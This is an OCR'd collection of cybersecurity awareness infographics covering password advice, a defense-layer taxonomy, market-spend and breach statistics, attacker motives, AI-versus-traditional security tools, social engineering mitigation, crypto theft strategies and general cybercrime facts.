
If you forget your password (or you think somebody else knows it), tell your IT department as soon as you can.

Change the manufacturers' default passwords that devices are issued with, before they are distributed to staff.

Provide secure storage so staff can write down passwords and keep them safe (but not with the device). Ensure staff can reset their own passwords, easily.


Consider using a password manager. If you do use one, make sure that the 'master' password (that provides access to all your other passwords) is a strong one.

© Crown Copyright 2017



OUTSIDE THREAT
PROTECTION
PERIMETER SECURITY
Message Security (anti-virus, anti-malware)
Secure DMZs
Honeypot
Perimeter IDS/IPS
DLP
Perimeter Firewall
DHS Einstein
NETWORK SECURITY
Web Proxy Content Filtering
NAC
Enterprise Message Security
Inline Patching
Enterprise Wireless Security
VoIP Protection
Enterprise IDS/IPS
Enterprise Remote Access
Enclave/ DataCenter Firewall
DLP
ENDPOINT SECURITY
Endpoint Security Enforcement
Content Security (anti-virus, anti-malware)
FDCC Compliance
Host IDS/IPS
Patch Management
Desktop Firewall
DLP
APPLICATION SECURITY
WAF
Dynamic App Testing
Database Monitoring/Scanning
Static App Testing/Code Review
Database Secure Gateway (Shield)
DATA SECURITY
Identity & Access Management
DAR/DIM/DIU Protection
Data Classification
PKI
Data Wiping Cleansing
Enterprise Right Management
Data Integrity Monitoring
DLP
Data/Drive Encryption
Mission Critical Assets
PREVENTION
IT Security Governance
Security Policies & Compliance
Security Architecture & Design
Continuous C&A
POLICY MANAGEMENT
Cyber Threat Intelligence
Threat Modeling
Risk Management
Penetration Testing
Security Awareness Training
Vulnerability Assessment
MONITORING & RESPONSE
SOC/NOC Monitoring (24x7)
Incident Reporting, Detection, Response (CIRT)
Security Dashboard
Security SLA/SLO Reporting
OPERATIONS
Continuous Monitoring and Assessment Situational Awareness
Focused Ops
Escalation Management
SIEM
Digital Forensics

CYBERSECURITY




Why is cybersecurity important?

Cybersecurity: *n.* Technologies and processes that protect IT assets from cyber attacks.

Cybersecurity has become a major concern over the last few years as hackers have penetrated the IT infrastructure of governments and enterprises with increasing frequency and sophistication. The growth of mobile and IoT devices will increase exposure of a cybersecurity hack and enterprises and governments are preparing themselves.


Total Number Of US Data Breaches Reported



Source: Identity Theft Resource Center

Sizing The Market

We estimate **$655 billion** will be **spent on cybersecurity initiatives** to protect PCs, mobile devices, and IoT devices **between 2015-2020**.



BETWEEN 2015-2020

$386 BILLION SPENT ON SECURING PCs

$172 BILLION SPENT ON SECURING IOT DEVICES

$113 BILLION SPENT ON SECURING MOBILE DEVICES

Top 5 Types Of Attacks

Q: What do you believe will be the most prevalent cybersecurity threats over the next three years? Source: Ponemon Institute, Raytheon

49% — **Zero-Day Attacks**
Target software vulnerabilities that have yet to be discovered and patched.

41% — **Cloud-Data Leakage**
Is when employees upload sensitive company information to cloud services like Dropbox.

38% — **Mobile Malware**
Is specifically designed to target the operating system on mobile devices, allowing hackers to steal data on the device.

38% — **Targeted Attacks**
Use a variety of hacking methods to methodically attack a predetermined user or organization.

37% — **SQL Injection**
Is an attack method that allows hackers to execute malicious code on a server, allowing them to steal or delete data stored on that server.

Top 5 Areas Of Protection

% of enterprises increasing spending by cybersecurity protection category
Source: Vormetric Global Insider Threat Report

Network Defenses — **51%**
Keeps hackers from infiltrating and navigating through corporate networks to find and steal critical data.


Endpoint And Mobile Device Protection — **50%**
Prevents hackers from compromising individual devices.


Data In Motion Defenses — **47%**
Includes protecting data while it's being sent from one device to another.

Data At Rest Defenses — **47%**
Includes protecting data when it's stored in corporate databases.

Analysis & Correlation Tools — **46%**
Helps monitor the flow of data through corporate networks and databases to find suspicious activity.

BI INTELLIGENCE


svb
Silicon Valley Bank
Cybersecurity
How Tech Companies Prepare for Cyber Attacks
98% Of small and mid-size technology and healthcare companies are maintaining or increasing resources devoted to cybersecurity this year, preparing for when, not if, cyber attacks occur.
50% Are increasing their spend, and investing in active response, not infrastructure.
76% Say cyber attacks threaten serious business interruption.
78% Say their data and IP are threatened.
Most Common Cybersecurity Resource Investments
Monitoring/Assessment
18%
Policies/controls
15%
Hiring
12%
Software
8%
Firewalls
8%
Authentication/Access
6%
Encryption
6%
Just 35% Are completely or very confident in the security of their company information.
52% Are storing their info privately, not in the public cloud.
54% Of non-security companies have or plan to add a cybersecurity component to their product.
46% Say media attention has increased awareness of the issue.
Statistics come from the results of an SVB survey about cybersecurity completed by 216 C-level executives from US-based technology and life science companies in July 2013. B-13-12992. Rev. 09-20-13



WHY HACKERS HACK
MOTIVES BEHIND CYBERATTACKS
GLOBAL STUDY OF LARGE ORGANISATIONS THAT WERE VICTIMS TO A CYBERATTACK
41% Ransom
27% Insider threat
26% Political
26% Competition
24% Cyberwar
20% Angry user
11% Motive unknown
WAR
Radware 2017
WHO'S BEHIND DATA BREACHES?
GLOBAL STUDY OF ALMOST 2,000 DATA BREACHES
Outsiders
Organised criminal groups
Internal actors
State-affiliated actors
Multiple parties
Partners
0% 20% 40% 60% 80% 100%
Verizon 2017
DATA BREACHES, BY PATTERN AND MOTIVE
GLOBAL STUDY OF ALMOST 2,000 DATA BREACHES
1-10
11-30
31-60
61-100
101+
PATTERN
Denial of service
Privilege mis-use
Lost and stolen assets
Point of sale
Miscellaneous error
Web app at-tacks
Crimeware
Payment card skimmers
Espionage
Everything else
Financial
Fun, ideology, grudge
Espionage
MOTIVE*
ACCOMMODATION AND FOOD SERVICES
EDUCATIONAL SERVICES
FINANCIAL AND INSURANCE
HEALTHCARE
INFORMATION
MANUFACTURING
PUBLIC ADMINISTRATION
RETAIL
0% 20% 40% 60% 80% 100%
*Some motives were unknown so not included in this data
Verizon 2017
RACONTEUR

CYBERSECURITY THREATS TABLE: OLD-SCHOOL VS. AI


CYBERSECURITY THREAT(S)	OLD-SCHOOL APPROACH	NEW-SCHOOL AI APPROACH	SELECT STARTUPS LEVERAGING AI APPRAOCH
Malware	- **Anti-virus etc. uses signature-based detection to flag attacks** - Covers known vulnerabilities	- **Pattern recognition and predictive analytics to thwart new attacks** - Can cover “zero-day” exploits	CYLANCE patternex SentinelOne
DDoS (Distributed Denial Of Service)	- **Analysts monitor network-traffic to spot an on-going DDoS attack** - Resource intensive, limited by human cognition, reactive	- **Algorithms auto-detect abnormal network-resource allocation** - Efficient analyst resources, automated, faster response	VECTRA ZENEDGE SHAPE SECURITY
IoT & Endpoints	- **Manual device-level security updates through the cloud** - Ad-hoc security, ineffective at scale	- **Network-level behavior-analytics and entity-anomaly-detection** - Real-time security, effective at scale	FORTSCALE TANIUM CUJO
Social Engineering	- **Education on digital hygiene and countering hackers’ tactics** - Prone to human error	- **Education + social-biometrics and user-anomaly-detection** - Less prone to human error	BehavioSec RUBICA sqrrl

CBINSIGHTS

SOCIAL ENGINEERING

"Social engineering is defined as any act that influences a person to take an action that may or may not be in their best interest."

- Christopher Hadnagy, Unmasking the Social Engineer, 2014 Wiley



SECURITY THROUGH EDUCATION

Mitigation of social engineering involves 3 core principles:

DEFENSIVE ACTIONS

Provide your employees guidelines for handling information and actions to take if they become a victim, creating a security-focused culture.

REALISTIC PENTESTING

Uncover your true vulnerabilities through real-world penetration tests conducted by proven professionals who understand social engineering.

SECURITY AWARENESS

Compliance does not protect you from social engineering.
Make training practical, interactive, and applicable.

SOURCES

http://www.social-engineer.org
http://www.verizonenterprise.com/DBIR/2014/reports/rp_Verizon-DBIR-2014_en_xg.pdf
http://www.verizonenterprise.com/DBIR/2013/
http://email.about.com/od/emailtrivia/f/emails_per_day.htm
http://www.securelist.com/en/analysis/204792299/IT_Threat_Evolution_Q2_2013
http://money.usnews.com/money/personal-finance/articles/2013/09/19/how-to-protect-yourself-from-smishing-and-vishing
https://www.cloudmark.com/releases/docs/threat_report/mobile-messaging-threat-report-2013-03.pdf
http://www.insideprison.com/Crime_Rates_Detailed_splash.asp?crime=263&crimeName=Impersonation
http://www.ic3.gov/media/2013/131125.aspx
http://www.darkreading.com/attacks-breaches/financial-institution-call-centers-targeted-by-social-engineers/d/d-id/1140947?
http://www.net-security.org/secworld.php?id=16626

SOCIAL-ENGINEER

Find out more about the services that can protect you and your company at social-engineer.com
For a free learning resource on social engineering visit social-engineer.org

© Social-Engineer, Inc • For more information please contact us at: info@social-engineer.com

STRATEGIES CRYPTO THIEVES USE

BRUTE FORCING

- Automated software uses trial-and-error to guess every possible password until solved
- Hacker breaks into the back end and has full access to funds

Example

Wallet Recovery Services uses brute forcing for good by helping people recover lost or forgotten passwords

PHONE-PORTING

- Hacker gains access to a phone number by calling customer service and having number transferred to their phone
- Resets crypto account password and access funds

Example

Instances rose from about **1,000 in 2013 to 2,700 in 2016**

PHISHING

- Hacker sends suspicious emails and social media messages
- Dispenses malware that hacks into insecure files

Example

North Korean malware attack leaked 36,000 accounts and stole $7 Million, now worth $83 Million

PONZI SCHEMES

- Multi-level marketing structure loans users coins and gives bonuses for getting others to sign up

Example

2018: BitConnect collapses after 20% drop in all cryptocurrencies and denying it's a Ponzi scheme

MINING MALWARE AND CRYPTOJACKING

- Hacker hijacks computer power or a user's miner
- Embeds power jacking miners in ads and extensions from sites like Coinhive that mine using visitor CPUs

Example

55% of businesses around the world are attacked this way

source visual capitalist via @mikequindazzi

Cybercrime Facts & Stats

Expensive Virus

The most expensive computer virus ever ("MyDoom") caused $38.5 billion total in damages.

Increased Damage Costs

By the end of 2017, global ransomware damage costs expected to exceed $5 billion!

Healthcare Sector At Risk

Healthcare organizations are the number one cyber attacked industry.

Beware Email Attachments

Email attaches are the #1 delivery method for malware. Some hackers have a 90% success rate with their email schemes.

Increased Workforce

Cybercrime will increase the cybersecurity workforce shortage by 2021, creating millions of unfilled jobs.

Inside Job

Unfortunately, some cyber crime is carried out by employees. One study found that 59% of employees steal data when fired or when they quit!

Poor Employee Practices

Employees are often responsible for poor cybersecurity practices, creating security vulnerabilities.

Facebook Vulnerabilities

As of May 2016, 600,00 Facebook accounts were compromised every single day.

